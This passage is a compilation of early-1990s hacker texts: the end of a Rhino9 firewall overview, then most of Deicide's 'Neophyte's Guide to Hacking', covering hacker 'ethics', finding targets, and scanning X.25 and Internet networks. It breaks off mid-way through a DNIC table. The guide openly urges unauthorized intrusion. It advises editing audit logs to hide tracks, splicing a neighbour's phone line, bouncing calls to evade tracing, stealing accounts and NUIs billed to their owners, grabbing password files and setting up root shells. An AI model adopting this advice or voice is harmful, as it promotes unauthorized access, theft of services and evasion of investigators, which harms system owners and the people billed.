 Implementation must be done by some type of security professional, as
 these types of firewalls are not for the un-initiated.

Application Level Firewalls

Application level firewalls are hosts running proxy server software located between the protected network and the outside network. Keep in mind that even though Microsofts product is called Proxy Server 2.0, it is actually a stand alone Bastion Host type of system. Microsoft Proxy Server can also, single-handedly, disguise your internal network to prevent mapping. Microsoft Proxy Server 1.0 did not have many of the advanced features presented in version 2.0. The 1.0 version can definitely be called a true proxy server, while the 2.0 version is more of a firewall.

Viewed from the client side, a proxy server is an application that services network resource requests by pretending to be the target source. Viewed from the network resource side, the proxy server is accessing network resources by pretending to be the client. Application level firewalls also do not allow traffic to pass directly between to the two networks. They are also able to use elaborate logging and auditing features. They tend to provide more detailed audit reports, but generally, as stand alone security unites, do not perform that well. Remember that an Application level firewall is software running on a machine, and if that machine can be attacked effective and crashed, in effect, youre crashing the firewall.

You may wish to use an application level firewall in conjunction with network level firewalls, as they provide the best all around security.

That's it for now.

NeonSurge The Rhino9 Team. http://rhino9.abyss.com

\_\_\_\_\_ % ŝ % THE NEOPHYTE'S GUIDE TO HACKING % % \_\_\_\_\_ Ŷ 1993 Edition 8 ° 8 Completed on 08/28/93 % % Modification 1.1 Done on 10/10/93 % Modification 1.2 Done on 10/23/93 8 ° 0 0 by >>>>> Deicide <<<<< **%**% 88 응응응 888 < The author of this file grants permission to reproduce and > < redistribute this file in any way the reader sees fit, > < including the inclusion of this file in newsletters of any > < media, provided the file is kept whole and complete, > < without any modifications, deletions or ommissions. > (c) 1993, Deicide > < TABLE OF CONTENTS \_\_\_\_\_ 1. INTRODUCTION 2. ETHICS/SAFETY 3. WHERE TO START 4. PACKET-SWITCHED NETWORKS A. Intro to PSNs B. How packet-switching works C. The Internet 1. Introduction 2. Getting access 3. FTP D. X.25 Networks 1. NUAs 2. PADs & NUIS 3. CUGs 4. SprintNet 5. BT Tymnet 6. Datapac 7. DNIC List

- 5. SYSTEM PENETRATION
  - A. Unix
  - B. VMS
  - C. MPE (HP3000 mainframes)
  - D. VM/CMS
  - E. Primos
  - F. TOPS 10/20
  - G. IRIS
  - H. NOS
  - I. DECServer
  - J. GS/1
  - K. XMUX

- L. Starmaster/PACX
- M. Access 2590
- N. PICK
- O. AOS/VS
- P. RSTS
- Q. WindowsNT
- R. Novell Netware
- S. System75/85
- T. AS400
- U. TSO
- 6. BRUTE FORCE
  - A. Passwords
  - B. Usernames
  - C. Services
- 7. SOCIAL ENGINEERING
- 8. TRASHING
- 9. ACRONYMS
- 10. CONCLUSION
  - A. Last words
  - B. Recommended Reading
  - C. BBSes
  - D. References
  - E. And finally..
  - F. Disclaimer

INTRODUCTION:

\_\_\_\_\_

Over four years ago the final version of the LOD/H's Novice's Guide to Hacking was created and distributed, and during the years since it has served as a much needed source of knowledge for the many hackers just beginning to explore the wonders of system penetration and exploration.

The guide was much needed by the throng of newbies who hadn't the slightest clue what a VAX was, but were eager to learn the arcane art of hacking. Many of today's greats and moderates alike relied the guide as a valuable reference during their tentative(or not) steps into the nets.

However, time has taken it's toll on the silicon networks and the guide is now a tad out of date. The basic manufacturer defaults are now usually secured , and more operating systems have come on the scene to take a large chunk of the OS percentile. In over four years not one good attempt at a sequel has been made, for reasons unbeknownst to me.

So, I decided to take it upon myself to create my own guide to hacking.. the "Neophyte's Guide to Hacking" (hey..no laughing!) in the hopes that it might help others in furthering their explorations of the nets.

This guide is modelled after the original, mainly due to the fact that the original \*was\* good. New sections have been added, and old sections expanded upon. However, this is in no means just an update, it is an entirely new guide as you'll see by the difference in size. This guide turned out to be over 4 times the size of The Mentor's guide.

Also, this guide is NOT an actual "sequel" to the original; it is not LOD/H sponsored or authorized or whatever, mainly because the LOD/H is now extinct.

One last thing.. this guide is in no way complete. There are many OS's I

did not include, the main reasons being their rarity or my non-expertise with them. All the major OS's are covered, but in future releases I wish to include Wang, MVS, CICS, SimVTAM, Qinter, IMS, VOS, and many more. If you feel you could help, contact me by Internet email or on a board or net(if you can find me). Same thing applies for further expansion of current topics and operating systems, please contact me.

Ok, a rather long intro, but fuck it.. enjoy as you wish..

Deicide - deicide@west.darkside.com

ETHICS/SAFETY:

One of the most integral parts of a hacker's mindset is his set of ethics. And ethics frequently go hand in hand with safety, which is obviously the most critical part of the process of hacking and the system exploration, if you plan to spend your life outside of the gaol.

A hacker's ethics are generally somewhat different from that of an average joe. An average joe would be taught that it is bad to break laws, even though most do anyways. I am encouraging you to break laws, but in the quest for knowledge. In my mind, if hacking is done with the right intentions it is not all that criminal. The media likes to make us out to be psychotic sociopaths bent on causing armageddon with our PCs. Not likely. I could probably turn the tables on the fearmongering media by showing that the average joe who cheats on his taxes is harming the system more than a curious interloper, but I refrain.. let them wallow..

The one thing a hacker must never do is maliciously hack(also known as crash, trash, etc..) a system. Deleting and modifying files unnecessary is BAD. It serves no purpose but to send the sysadmins on a warhunt for your head , and to take away your account. Lame. Don't do it.

Anyways, if you don't understand all of these, just do your best to follow them, and take my word for it. You'll understand the reasoning behind these guidelines later.

- I. Don't ever maliciously hack a system. Do not delete or modify files unnecessarily, or intentionally slow down or crash a system. The lone exception to this rule is the modification of system logs and audit trails to hide your tracks.
- II. Don't give your name or real phone number to ANYONE, it doesn't matter who they are. Some of the most famous phreaks have turned narcs because they've been busted, and they will turn you in if you give them a chance. It's been said that one out of every three hackers is a fed, and while this is an exaggeration, use this as a rule and you should do fine. Meet them on a loop, alliance, bbs, chat system, whatever, just don't give out your voice number.
- III. Stay away from government computers. You will find out very fast that attempting to hack a MilTac installation is next to impossible, and will get you arrested before you can say "oh shit". Big Brother has infinite resources to draw on, and has all the time it needs to hunt you down. They will spend literally years tracking you down. As tempting as it
- may

be, don't rush into it, you'll regret it in the end.

IV. Don't use codes from your own home, ever! Period. This is the most incredibly lame thing i've seen throughout my life in the 'underground';

incredible abuse of codes, which has been the downfall of so many people.

Most PBX/950/800s have ANI, and using them will eventually get you busted, without question. And calling cards are an even worse idea. Codes are a form of pseudo-phreaking which have nothing to do with the exploration of the telephone networks, which is what phreaking is about. If you are too lazy to field phreak or be inventive, then forget about phreaking.

- V. Don't incriminate others, no matter how bad you hate them. Turning in people over a dispute is a terrible way to solve things; kick their ass, shut off their phones/power/water, whatever, just don't bust them. It will come back to you in the end..
- VI. Watch what you post. Don't post accounts or codes over open nets as a rule. They will die within days, and you will lose your new treasure. And the posting of credit card numbers is indeed a criminal offense under a law passed in the Reagan years.
- VII. Don't card items. This is actually a worse idea than using codes, the chances of getting busted are very high.
- VIII. If for some reason you have to use codes, use your own, and nothing else. Never use a code you see on a board, because chances are it has been abused beyond belief and it is already being monitored.
- IX. Feel free to ask questions, but keep them within reason. People won't always be willing to hand out rare accounts, and if this is the case don't be surprised. Keep the questions technical as a rule. Try and learn as much as you can from pure hands on experience
- X. And finally, be somewhat paranoid. Use PGP to encrypt your files, keep your notes/printouts stored secretly, whatever you can do to prolong your stay in the h/p world.
- XI. If you get busted, don't tell the authorities ANYTHING. Refuse to speak to them without a lawyer present.
- XII. If police arrive at your residence to serve a search warrant, look it over carefully, it is your right. Know what they can and can't do, and if they can't do something, make sure they don't.
- XIII. If at all possible, try not to hack off your own phoneline. Splice your neighbour's line, call from a Fortress Fone, phreak off a junction box, whatever.. if you hack long enough, chances are one day you'll be traced or ANI'd. Don't believe you are entirely safe on packet-switched networks either, it takes a while but if you scan/hack off your local access point they will put a trace on it.
- XIV. Make the tracking of yourself as difficult as possible for others. Bounce the call off several outdials, or try to go through at least two different telco companies when making a call to a dialup. When on a packet-switched network or a local or wide area network, try and bounce the call off various pads or through other networks before you reach your destination. The more bounces, the more red tape for the investigator and the easier it is for you to make a clean getaway. Try not to stay on any system for \*too\* long, and alternate your calling times and dates.
- XV. Do not keep written notes! Keep all information on computer, encrypted

with PGP or another military-standard encryption program. Written notes will only serve to incriminate you in a court of law. If you write something down originally, shred the paper.. itty bitty pieces is best, or even better, burn it! Feds DO trash, just like us, and throwing out your notes complete will land in their hands, and they'll use it against you.

XVI. Finally, the day/night calling controversy. Some folks think it is a better idea to call during the day(or whenever the user would normally use his account) as to not arouse the sysadmin's suspicion of abnormal calling times, while others think it is better to call when nobody is around. This is a tough one, as there is no real answer. If the sysadmin keeps logs(and reads over them) he will definetly think it strange that a secretary calls in at 3 am.. he will probably then look closer and find it even stranger that the secretary then grabbed the password file and proceeded to set him/herself up with a root shell. On the other hand, if you call during the time the user would normally call, the real owner of the account may very well log in to see his name already there, or even worse be denied access because his account is already in use. In the end, it is down to your opinion. And remember, when you make a decision stick to it; remember the time zone changes.

WHERE TO START

Probably the hardest period in hacking is that of when you are first starting. Finding and penetrating your first system is a major step, and can be approached in many ways. The common ways to find a system to hack are;

- UNIVERSITIES :	Universities commonly have hundreds of users, many of which aren't too computer literate, which makes hacking a relatively simple chore. And security is often poor, so if you don't abuse the system too much your stay could be a long one. On the other hand, for a nominal fee you can usually pick up a cheap *legitimate* (now there's a concept) account. Or you could enroll in the university for a few credits, and just go until the accounts are handed out. Unfortunely, if you are caught hacking off your own account it won't be hard to trace it back to you. If you get a legimate account at first, you might be best to hack a student's account for your other-system hacking. The other fun part about universities is often they will provide access to a number of nets, usually including the Internet. Occasionally you'll have access to a PSN as well.
- CARRIER SCANNING:	Carrier scanning in your LATA(Local Access Transport Area), commonly known as wardialing, was popularized in the movie War Games. Unfortunely, there are a few problems inherent in finding systems this way; you are limited to the systems in your area, so if you have a small town you may find very little of interest, and secondly, ANI is a problem within your own LATA, and tracing is

	simple, making security risks high. If you are going to hack a system within your own lata, bounce it at least once.
	There are many programs, such as ToneLoc and CodeThief
	(ToneLoc being superior to all in my humble opinion),
	which will automate this process.
- PACKET-SWITCHED :	This is my favorite by far, as hacking on PSNs is how
NETWORKS	I learned nearly all I know. I've explored PSNs
	world-wide, and never ran out of systems to hack.
	No matter what PSN you try you will find many
	different, hackable systems. I will go more indepth

PACKET-SWITCHED NETWORKS

Intro to PSNs

First off, PSNs are also known as PSDNs, PSDCNs, PSSs and VANs to name a few. Look up the acronyms in the handy acronym reference chart<g>. The X.25 PSNs you will hear about the most are; Sprintnet(formerly

on PSNs in the next section.

Telenet), BT Tymnet(the largest), and Datapac(Canada's largest).

All these networks have advantages and disadvantages, but i'll say this; if you are in the United States, start with Sprintnet. If you are in Canada, Datapac is for you.

The reason PSNs are so popular for hackers are many. There are literally thousands of systems on PSNs all around the world, all of which(if you have the right facilities) are free of charge for you to reach. And because of the immense size of public PSNs, it is a rare thing to ever get caught for scanning. Tracing is also a complicated matter, especially with a small amount of effort on your part to avoid a trace.

How packet-switching works

The following explanation applies for the most part to all forms of packet-switching, but is specifically about PSNs operating on the X series of protocols, such as Datapac & SprintNet, as opposed to the Internet which operates on TCP/IP. It is the same principle in essense, however.

Packet-Switched Networks are kinda complicated, but I'll attempt to simplify the technology enough to make it easy to understand.

You, the user, connect to the local public access port for your PSN, reachable via a phone dialup. You match communications parameters with the network host and you are ready to go.

From there, all the data you send across the network is first bundled into

packets, usually of 128 or 256 bytes. These packets are assembled using Packet Assembly/Disassembly, performed by the public access port, also known as a public PAD(Packet Assembler/Disassembler), or a DCE(Data Communicating Equipment or Data Circuit-Terminating Equipment).

The packets are sent along the network to their destination by means of the various X protocols, standardly X.25 with help from X.28, X.29 & X.3 within your home network, and internationally using X.75/X.121. The X protocol

series are the accepted CCITT standards.

The host system(DTE: Data Terminal Equipment, also a PAD) which you are

calling then receives the packet and disassembles the packet using Packet Assembly/Disassembly once again into data the system understands.

The DTE then assembles it's data in response to your packet, and sends it back over the network to your PAD in packet form, which disassembles the packet into readable data for you, the user.

And that is the simplified version!

The Internet

Introduction

-----

Contrary to popular belief, the Internet is a packet-switched network; just not an X.25 packet-switched network. The Internet operates on the TCP/IP protocols(as a rule), which is why it is sometimes disregarded as a packet-switched network. In fact, the Internet's predecessor, the ARPAnet, was the first large-scale experiment in packet-switching technology. What was then Telenet came later.

The confusion comes from peoples ignorance of the principles of packet-switching, which is simply a type of network, explained in technical detail earlier. It doesn't matter what protocols the network may use, if packet-switching is in use it is obviously a packet-switched network.

Ok, now you may have noticed that the Internet has a rather small section, which is true. The reasons are many. This is a hacking guide, not an Internet tutorial, so I didn't include the IRC or Archie or whatever. And the main reason is I spent about 100% more time on X.25 nets than I did the Internet.

Nonetheless, I decided to include the essential aspects of the Internet. You should be able to take it from there.

The following section is derived mostly from personal experience, but the Gatsby's Internet file helped out somewhat, specifically in the classes of IP addresses.

Getting Access

Getting access is somewhere between easy and very difficult, depending where you live and how good(or lucky!) a hacker you are.

First of all, if you are going to hack on the Internet then you must be on a system that has full Internet access, not just mail. That cuts Compuserve and Prodigy out of the picture.

Most universities and some high schools have Internet access, see what you can do to get yourself an account, legitimatly or not.

Some BBSes offer full Internet access for a fairly reasonable price, and that would be a good choice.

If you are in an area with a FreeNet, then you get full Internet access..

for free! Check around with local hackers or PD boards to inquire where the nearest FreeNet is.

Some businesses provide Internet access, for a price. Check with local netters to see what local options there are.

And lastly, you can try and hack your way on. When you hack a system, check and see if they are on the net. Usually this is accomplished by doing a test call using telnet.. explained later.

FTP

\_\_\_

FTP is the acronym for File Transfer Protocol, and it is the primary means of transporting remote files onto your own system(actually, usually the

system which you are calling the Internet through).

I will only provide a brief overview, as FTP is fairly easy to use, has help files online and comprehensive documentation offline at your local h/p BBS.

First off, FTP can be initialized by typing 'ftp' at any system which has it. Most do, even if they don't have the Internet online. That a frustrating lesson more than a few novices has learned. if you hack into a system that has FTP or telnet on line, it does not necessarily(and usually doesn't) have Internet access. Some SunOS's will have two sets of ftp and telnet utilities. The standard ftp and telnet commands can be used for local network connects, but not Internet. Another set of commands, itelnet, iftp and ifinger (and occasionally iwhois) is used for the Internet.

When you enter the FTP utility, you'll usually find yourself at a 'ftp>' prompt, and typing 'help' should bring up a small set of help files. The commands available, along with the help files, vary from system to system.

Procedure is then defined by what type of system you are on, as again, it varies. But what you usually do next is open a connection to the system you want to get a file off of. Type 'open' followed by the host name or IP address of the system you wish to connect to.. explained later.

Next, you will usually find yourself at a sort of login prompt. If you have a username on that system, then type it in. If not, try 'anonymous'. Anonymous is a great little guest account that is now being built in to some OS's. Conscientious sysadmins may disable it, for obvious reasons. If however, it is not, you will be asked for a password. Type anything, it doesn't matter really. Type a few d's if you want, it really doesn't matter(as a rule don't sit on your keyboard though.. it may not like it.. type something boring).

Next you simply use the 'get' command to get the file you want. Usually it is a good idea to not put the files in a directory that they will be noticed.. the sysadmin will suspect something is up if he runs into a few files that he supposedly copied into his own directory. Which brings us to the next segment.. give your files benign names, especially if they are something like /etc/passwd files or issues of Phrack.

A note about FTPing /etc/passwds. It rarely works. Oh yes, you will get an /etc/passwd file, but rarely on the Internet will it be the real /etc/passwd. Check the size of the file first.. if it is 300 bytes or less, then it will likely be a substitute. Telnet will, however, get the real /etc/passwd on most occasions.

Now quit the FTP utility and peruse your new files.. be sure to remove them when done.

#### Telnet

#### \_\_\_\_

While FTP has no real parallel in X.25 networks, you could equate telnet to a private PAD. Telnet lets you connect to and operate on Internet systems over the Internet as if you were connected locally.

Telnet is initialized by typing 'telnet' at your shell. The operative command is, again, 'open'. Again, type 'open' followed by the domain name or the IP address. When connected, you will be at a login prompt of some kind(usually..). Enter a username if you have one, and if not you can either attempt to hack one or see if the system accepts the 'anonymous' guest user, explained in the FTP section.

If all goes well, you should have a remote connection of some kind, and what follows depends on the system you are connected to, just like in any other network.

Domain Names and IP Addresses - Intro

For those of you unfamiliar with those terms I will give a small,

condensed explanation of what the two are.

One or the other is needed for connecting to a remote system, either by FTP or Telnet. The IP address could be equated to the X.25 net's Network User Address. The Domain name is a mnemonic name, used for convience more than anything, as it is generally easier to remember.

If you wish to scan for systems on the Internet it is usually much easier to scan by IP address, as you won't know the mnemonic for most systems.

IP addresses are 4 digit-combinations separated by dots. Address examples are 192.88.144.3(EFF) and 18.72.2.1(MIT).

Addresses fall into three classes;

```
Class A - 0 to 127
Class B - 128 to 191
```

Class C - 192 to 223

The earliest Internet systems are all in Class A, but it is more common to find class B or C systems. Moreover, a lot of systems are placed specifically in the 128 or 192 address prefix, as opposed to 184 or 201 or whatever. Scanning an IP address set can be accomplished in many fashions. One of which would be to pick a prefix, add two random one to two digit numbers, and scan the last portion. ie: take 192.15.43 and scan the last digit from 0 to 255.

Unfortunely, the last portion (or last two portions in the case of Class C) are ports, meaning you may come up completely blank or you might hit the jack pot.

Experiment to your own liking, after a while you will fall into a comfortable groove.

You can also connect to specific systems using the domain name, if you know or can guess the domain name. To guess a domain name you will need to know the company or organization's name, and the type of organization it is. This is possible because host names must follow the Domain Name System, which makes guessing a lot easier. Once you have both, you can usually take a few educated guesses at the domain name. Some are easier than others.

First of all, you will need to understand the principle of top-level domains. The top level is at the end of a domain name; in the case of eff.org, the top-level is 'org'. In the case of mit.edu, the top-level is 'edu'.

```
Top levels fall into a few categories;
    com - commercial institutions
    org - non-profit organizations
    edu - educational facilities
    net - networks
    gov - government systems (non military)
    mil - non-classified military
```

Along with various country codes. The country codes are two letters used for international calls; the US's is 'US', Brazil's is 'BR'.

Determine which top-level the system falls under, and then make a few guesses. Examples are;

compuserve.com xerox.com mit.edu eff.org

For further reading, I suggest picking up a few of the printed Internet guides currently on the market, as well as the Gatsby's file on the Internet, printed in Phrack 33.

# X.25 Networks

From here on in the PSN section of this file is dedicated to X.25 networks. I use the acronym PSN interchangably with X.25 networks, so don't get PSN confused with all the other types of PSN networks. From here on in, it is all X.25.

Network User Addresses

NUAs(Network User Addresses) are the PSNs equivalent of a phone number. They are what you need to connect to systems on PSNs around the world, and thanks to the DNIC(Data Network Identifier Code), there are no two the same.

The format for entering NUAs is different from PSN to PSN. For example, on Datapac you must include 0's, but on Sprintnet 0's are not necessary. Tymnet uses 6 digits NUAs rather than the standard 8. But the standard NUA format is this;

#### PDDDDXXXXXXXSS, MMMMMMMMM

Where; P is the pre-DNIC digit
 D is the DNIC
 X is the NUA
 S is the LCN(Logical Channel Number, subaddressing)
 M is the Mnemonic

Various segments may be omitted depending on your PSN and where you are calling.

The P is commonly a 0, but is a 1 on Datapac. It is not usually even counted as part of the NUA, but must be included(usage varying) when making calls to another PSN other than your own. Within your own PSN it is not necessary to include the pre DNIC digit.

The D is the DNIC also known as the DCC(Data Country Code). The DNIC is the 4 digit country code, which insures that each NUA worldwide is unique. The DNIC is only used in calling international NUAs. If you are in Datapac(DNIC 3020) you do not have to include the DNIC for Datapac when making calls to NUAs within Datapac, but if you are in another PSN you must include the DNIC for calls to Datapac.

The X symbolizes the actual NUA, which along with the optional S (subaddressing) must always be included. You can simplify the NUA even greater

using this format;

PPPXXXXX

Where P is the prefix of the NUA, and the X's are the suffix. The prefix corresponds to an Area Code in most cases in that the NUAs within that prefix are in a certain part of the country the PSN serves. In the case of Sprintnet, the prefix corresponds directly with the Area Code(ie: all NUAs in the 914 prefix on Sprintnet are in New York, and all phone numbers in the 914 Area Code are in New York).

Subaddressing, S on the diagram, is a somewhat complicated thing to explain. Subaddressing is used when desired by the owner of the DTE, and is used to connect to specified system on the same NUA. You may find more than one system on the same NUA, and these can be reached using subaddresses.

ie:

	NUA PPPXXXXSS	SYSTEM
	========	
Ex.1	12300456	Unix
Ex.2	123004561	VMS
Ex.3	1230045699	HP3000

In this example, the normal NUA is 12300456(assuming DNIC and pre-DNIC digit are not used). This NUA takes you to a Unix system. But when the LCN(Logical Channel Number, subaddress) of 1 is used, you are taken to a VMS. And the

subaddress of 99 takes you to a HP3000. The systems on 12300456 are all owned by the same person/company, who wished to have one NUA only, but by using subaddresses he can give access to multiple systems on a lone NUA. Subaddresses are also used occasionally as extra security. If you hit a system that gives you an error message such as 'REMOTE PROCEDURE ERROR' or 'REMOTE DIRECTIVE', you will either need a subaddress or a mnemonic. You may choose to go through the entire possible subaddresses, 1 to 99, or if you are just scanning i would suggest these: 1,2,50,51,91,98,99 Mnemonics, M, are another tricky one to explain. They are not documented by the PSNs, I discovered them on my own. Mnemonics are also used to select systems on a single NUA as a kind of port selector, but they are more commonly used as a kind of external password, which prevents you from even seeing the system in question. The same error messages as in LCNs occur for mnemonics, but again, even if you can reach a system with a standard NUA, there is a possibly a system only reachable by mnemonic exists. Here is a list of commonly used mnemonics; SYSTEM CONSOLE PAD DIAL MODEM X25 X28 X29 SYS HOST

Bypassing Reverse Charging Systems: Private PADs and NUIs

Occasionally on PSNs you will run into systems which give you the error message 'COLLECT CALL REFUSED'. This denotes a reverse-charging system. When you make a call to a system on a PSN, the call is automatically collect. But a lot of sysadmins do not want to pay for your connect charges, and if all of their users have NUIs or private PADs, it is a good idea for them to make their system reverse-charging, which saves them money, but also acts as yet another security barrier from casual snoopers.

But again, this can be avoided by using a private PAD or a NUI. Before we go into the details of these, remember that a private PAD is a different thing than your public access port PAD. A private PAD is a PAD which automatically assumes all connect charges. So, the reverse charging systems will let you past the reverse charging, as you agree to accept the charges.

NUI's(Network User Identifiers) work the same way. You can think of a NUI as .. say a Calling Card. The Calling Card is billed for all the charges made on it, regardless of who made them; the owner gets the bill. The NUI works the same way. NUIs are used legitimatly by users willing to accept the connect charges. But, as hackers are known to do, these NUIs get stolen and used to call all NUAs all around the world, and the legitimate owner gets the bill. But unlike CCs, you will usually get away with using a NUI.

However, as you can guess, private PADs and NUIs are fairly hard to come by. If somebody manages to get ahold of one, they usually won't be willing to share it. So, it comes down to you; you probably will have to find your own.

PADs are only found by scanning on PSNs, and by hacking onto systems on PSNs. There are programs on Unix and Primos systems, for example, that serve as a private PAD. And there are some private PADs that are set up solely for the purpose of being a private PAD. But, these are almost always passworded, so it is up to you to get in.

NUIs are somewhat the same thing. NUIs are different from PSN to PSN, some will tell you if a NUI is wrong, letting you guess one, but others will not. And of course, you still have to guess the password. I've heard stories of people carding NUIs, but i'm not sure i quite believe it, and the safety of such a practice is questionable.

## Closed User Groups

One of the most effective security measures i've ever seen is the CUG (Closed User Group). The CUG is what generates the 'CALL BLOCKED' message

scanning on PSNs. A CUG will only accept calls into the DTE from specified DCE NUAs. Meaning, if your NUA has not been entered into the list of acceptable NUAs, you won't be allowed to even see the system. However, CUGs aren't for everybody. If you have a system with many users that all call in from different points, CUGs are unusable. And a good thing for us. I've never heard of anyone finding a way past a CUG. I've got a few theories but..

#### Sprintnet

\_\_\_\_\_

Now i'll go a bit more into the major US and Canadian PSNs, starting with the most popular in the States, Sprintnet

To find a public indial port for Sprintnet you may possibly be able to find it in your telefone book(look under Sprintnet) or by Directory Assistance.

If not, try Sprintnet Customer Service at 1-800-336-0437. This also will probably only function between 8:30 and 5:00 EST, maybe a bit different.

Also, for a data number for in-dial look ups try 1-800-424-9494 at communication parameters 7/E/1(or 8/N/1 also i believe). Type <CR> twice or @D for 2400bps and press enter so Sprintnet can match your communications parameters. It will display a short herald then a TERMINAL= prompt. At the TERMINAL= prompt type VT100 for VT100 terminal emulation, if you are using a personal computer i think D1 works, or just <CR> for dumb terminal. Then type "c mail", at the username prompt type "phones", and for password type "phones" again. It is menu driven from there on.

Now that you have your Sprintnet public dial port number, call it up like you would a BBS, then when it connnects type the two <CR>s for 300/1200bps or the @D for 2400bps, then it will display its herald, something like:

then when Sprintnet displays the @ prompt you know you are connected to a Sprintnet public PAD and you are ready to enter NUAs.

As i mentioned before, Sprintnet NUA prefixes correspond directly with Area Codes, so to scan Sprintnet simply take an AC and suffix it with the remaining digits, usually in sequence. Since Sprintnet ignores 0's, NUAs can be as small as 4 digits. When scanning, go from lowest to highest, stopping as soon as it seems NUAs have run dry(take it a hundred NUAs further to be sure..best to take it right to 2000, maybe higher if you have time).

#### BT Tymnet

\_\_\_\_\_

BT Tymnet is owned by British Telecom, and is the biggest PSN by far, but it does have some extra security.

For finding Tymnet dial-ins the procedure is much the same, look in the phone book under Tymnet or BT Tymnet, or phone directory assistance and ask for BT Tymnet Public Dial Port numbers, or you can call Tymnet customer Service at 1-800-336-0149. Generally try between 8:30 and 5:00 EST. I don't have the Tymnet data number for finding in-dials, but once you are on Tymnet type INFORMATION for a complete list of in-dials as well as other things.

Once you have your in-dial number set your communication parameters at either 8/N/1 or 7/E/1 then dial the number just like you would a BBS. At connect you will see a string of garbage characters or nothing at all. Press <CR> so Tymnet can match your communication parameters. You will then see the Tymnet herald which will look something like this:

#### when

-2373-001-

please type your terminal identifier

If it wants a terminal identifier press A(if you want, you can press A instead of <CR> at connect so it can match your communication parameters and get your terminal identifer all at once).

After this initial part you will see the prompt:

please log in:

This shows Tymnet is ready for you to enter NUAs. A great deal of the NUAs on Tymnet are in plain mnemonic format however. To reach these, just enter the mnemonic you wish, nothing else(ie: CPU or SYSTEM). To enter digital NUAs you need a NUI though. Tymnet will let you know when a NUI is wrong. Just keep guessing NUIs and passwords until you find one. BUT, keep in mind, one of the biggest security features Tymnet has is this: it will kick you off after three

incorrect attempts at anything. Thus, you'll have to call again and again, and if you are in a digital switching system such as ESS it is not a good idea to call anywhere an excessive amount of time. So keep it in moderation if you choose to try Tymnet.

#### Datapac

\_\_\_\_\_

I am the most fond of Datapac, because I grew up on it. Nearly all the hacking i've done to this day was on Datapac or the international PSNs i've been able to reach through private PADs i've found on Datapac.

To connect to the Datapac network from Canada you will need to dial into your local Datapac node, which is accessible in most cities via your local Datapac dial-in number.

There are quite a few ways to find your local Datapac dial-in. It will usually be in your telephone book under "DATAPAC PUBLIC DIAL PORT". If not, you could try directory assistance for the same name. Alternatively, there are a couple phone #'s for finding your dial port(these are also customer assistance):

1-800-267-6574 (Within Canada) 1-613-781-6798

Also, these numbers function only from 8:30 to 5:00 EST(Eastern Standard Time).Also, the Datapac Information Service(DIS) at NUA 92100086 has a complete list of all public dial-ins.

I think you can use both communication parameter settings work, but 8/N/1 (8 data bits, No parity, 1 stop bit) is used most frequently, so set it initially at that. Some NUA's on Datapac use 7/E/1, change to it if needed after you are connected to a Datapac dial-in.

Ok, if you have your Datapac 3000 Public Indial number, you've set your communication parameters at 8/N/1, then you are now set to go. Dial your indial just like a BBS(duh..) and once connnected: You will have a blank screen; Type 3 periods and press RETURN (this is to tell Dpac to initialize itself) The Datapac herald will flash up stating: DATAPAC : XXXX XXXX (your in-dial's NUA) You are now ready to enter commands to Datapac.

Example: (YOU ENTER) atdt 16046627732 (YOU ENTER) ... (DATAPAC RESPONDS) DATAPAC : 6710 1071

Now you are all set to enter the NUA for your destination. NUAs on Datapac must be 8 to 10 digits(not including mnemonics). 8 is standard, but 9 or 10 is possible depending on usage of subaddressing. NUA prefixes on Datapac are handed out in blocks, meaning they do not correspond to Area Codes, but by looking at the surrounding prefixes, you can tell where a prefix is located. When scanning on Datapac, keep in mind most of the valid NUAs are found in the low numbers, so to sample a prefix go from (example) 12300001 to 12300200. It is a good idea, however, to scan the prefix right up until 2000, the choice is yours.

### DNIC List

-----

Here is a list of the previous PSN's DNICs, and most of the other DNICs for PSNs world wide. This was taken from the DIS, with a number of my own additions that were omitted(the DIS did not include other Canadian or American PSNs). The extras DNICs came from my own experience and various BBS lists.

COUNTRY	NETWORK	DNIC	DIRECTION
ANDORRA	ANDORPAC	2945	BI-DIR
ANTIGUA	AGANET	3443	INCOMING
ARGENTINA	ARPAC	7220	BI-DIR
	ARPAC	7222	BI-DIR
AUSTRIA	DATEX-P	2322	BI-DIR
	DATEX-P TTX	2323	BI-DIR
	RA	2329	BI-DIR
AUSTRALIA	AUSTPAC	5052	BI-DIR
	OTC DATA ACCESS	5053	BI-DIR
AZORES	TELEPAC	2680	BI-DIR
BAHAMAS	BATELCO	3640	BI-DIR
BAHRAIN	BAHNET	4263	BI-DIR
BARBADOS	IDAS	3423	BI-DIR
BELGIUM	DCS	2062	BI-DIR
	DCS	2068	BI-DIR
	DCS	2069	BI-DIR
BELIZE	BTLDATAPAC	7020	BI-DIR
BERMUDA	BERMUDANET	3503	BI-DIR
BRAZIL	INTERDATA	7240	BI-DIR
	RENPAC	7241	BI-DIR
	RENPAC	7248	INCOMING
	RENPAC	7249	INCOMING
BULGARIA	BULPAC	2841	BI-DIR
BURKINA FASO	BURKIPAC	6132	BI-DIR
CAMEROON	CAMPAC	6242	BI-DIR
CANADA	DATAPAC	3020	BI-DIR
	GLOBEDAT	3025	BI-DIR
	CNCP PACKET NET	3028	BI-DIR
	CNCP INFO SWITCH	3029	BI-DIR
CAYMAN ISLANDS	IDAS	3463	BI-DIR
CHAD	CHADPAC	6222	BI-DIR
CHILE	ENTEL	7302	BI-DIR
	CHILE-PAC	7303	INCOMING
	VTRNET	7305	BI-DIR
	ENTEL	7300	INCOMING
CHINA	PTELCOM	4600	BI-DIR
COLOMBIA	COLDAPAQ	7322	BI-DIR
COSTA RICA	RACSAPAC	7120	BI-DIR
	RACSAPAC	7122	BI-DIR
	RACSAPAC	7128	BI-DIR

	RACSAPAC	7129	BI-DIR
CUBA	CUBA	2329	BI-DIR
CURACAO	DATANET-1	3621	BI-DIR
CYPRUS	CYTAPAC	2802	BI-DIR
0111100	CYTAPAC	2807	BI-DIR
	CYTAPAC	2808	BI-DIR
	CYTAPAC	2809	BI-DIR
DENMARK	DATAPAK	2382	BI-DIR
	DATAPAK	2383	BI-DIR
DJIBOUTI	STIPAC	6382	BI-DIR
DOMINICAN REP.	UDTS-I	3701	INCOMING
EGYPT	ARENTO	6020	BI-DIR
ESTONIA	ESTPAC	2506	BI-DIR
FIJI	FIJIPAC	5420	BI-DIR
FINLAND	DATAPAK	2441	BI-DIR
	DATAPAK	2442	BI-DIR
	DIGIPAK	2443	BI-DIR
FRANCE	TRANSPAC	2080	BI-DIR
	NTI	2081	BI-DIR
	TRANSPAC	2089	BI-DIR
	TRANSPAC	9330	INCOMING
	TRANSPAC	9331	INCOMING
	TRANSPAC	9332	INCOMING
	TRANSPAC	9333	INCOMING
	TRANSPAC	9334	INCOMING
	TRANSPAC	9335	INCOMING INCOMING
